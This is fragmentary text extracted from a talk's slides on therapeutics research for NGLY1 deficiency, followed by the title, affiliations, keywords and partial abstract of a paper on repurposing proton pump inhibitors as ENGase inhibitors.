












This is a personal talk and my views do not necessarily reflect the views of the President or the administration.







That's great, but...



Clement Chow, Ph.D.

100%

survival

0

without GlcNAc



with GlcNAc



And, in general...


$$\text{Man6-GlcNAc2-}\alpha \Rightarrow \text{Man6-GlcNAc2} + \alpha$$
$$\text{Man6-GlcNAc2-}\alpha \Rightarrow \text{Man6-GlcNAc} + \text{GlcNAc-}\alpha$$
$$\text{GlcNAc-}\alpha + \text{GlcNAc-}\beta \Rightarrow \text{GlcNAc-}\alpha\text{-GlcNAc-}\beta$$

Kappa

$$\text{Man6-GlcNAc2-}\alpha \Rightarrow \text{Man6-GlcNAc2} + \alpha$$
$$\text{Man6-GlcNAc2-}\alpha \Rightarrow \text{Man6-GlcNAc} + \text{GlcNAc-}\alpha$$
$$\text{GlcNAc-}\alpha + \text{GlcNAc-}\beta \Rightarrow \text{GlcNAc-}\alpha\text{-GlcNAc-}\beta$$


“What happens now?”

computer science



biology & medicine

Toward therapeutics for $NGLY1$ deficiency









+ RNAi for NGLY1



+ RNAi for NGLY1




+ RNAi for NGLY1 & Gene X




+ RNAi for NGLY1 & Gene X

computer science





biology & medicine

computer science



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Repurposing of Proton Pump Inhibitors as First Identified Small Molecule Inhibitors of Endo- β -N-acetylglucosaminidase (ENGase) for the Treatment of Rare *NGLY1* Genetic Disease

Yiling Bi^a, Matthew Might^b, Hariprasad Vankayalapati^{c, *}, and Balagurunathan Kuberan^{a, d, e, f, *}

^aDepartment of Medicinal Chemistry, University of Utah, Salt Lake City, Utah 84112, United States

^bSchool of Computing, University of Utah, Salt Lake City, Utah 84112, United States

^cDivision of Oncology of School of Medicine and Center for Investigational Therapeutics at Huntsman Cancer Institute, University of Utah, 2000 Circle of Hope, Salt Lake City, Utah 84112, United States.

^dDepartment of Biology, University of Utah, Salt Lake City, Utah 84112, United States

^eDepartment of Bioengineering, University of Utah, Salt Lake City, Utah 84112, United States

^fInterdepartmental Program in Neuroscience, University of Utah, Salt Lake City, Utah 84112, United States

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Revised

Accepted

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
Keywords:


NGLY1;
endo- β -N-acetylglucosaminidase (ENGase)
inhibitors;
drug repurposing;
structure-based virtual screening;
proton pump inhibitors





ABSTRACT

N-glycanase deficiency, or *NGLY1* deficiency, is an extremely rare human genetic disease. *N*-glycanase, encoded by the gene *NGLY1*, is an important enzyme involved in protein deglycosylation of misfolded proteins. Deglycosylation of misfolded proteins precedes the endoplasmic reticulum (ER)-associated degradation (ERAD) process. *NGLY1* patients produce little or no *N*-glycanase (Ngly1), and the symptoms include global developmental delay, frequent seizures, complex hyperkinetic movement disorder, difficulty in swallowing/aspiration, liver dysfunction, and a lack of tears. Unfortunately, there has not been any therapeutic option available for this rare disease so far. Recently, a proposed molecular mechanism for *NGLY1* deficiency suggested that endo- β -N-acetylglucosaminidase (ENGase) inhibitors may be promising therapeutics for *NGLY1* patients. Herein, we performed structure-based virtual screening of FDA-approved drug database on this ENGase target to enable repurposing of existing drugs. Several Proton Pump Inhibitors (PPIs), a series of substituted 1*H*-Benzo [*d*] imidazole, and 1*H*-imidazo [4,5-*b*] pyridines, among other scaffolds, have been identified as potent ENGase inhibitors. An electrophoretic mobility shift assay was employed to assess the inhibition of ENGase activity by these PPIs. Our efforts led to the discovery of Rabeprazole Sodium as the most 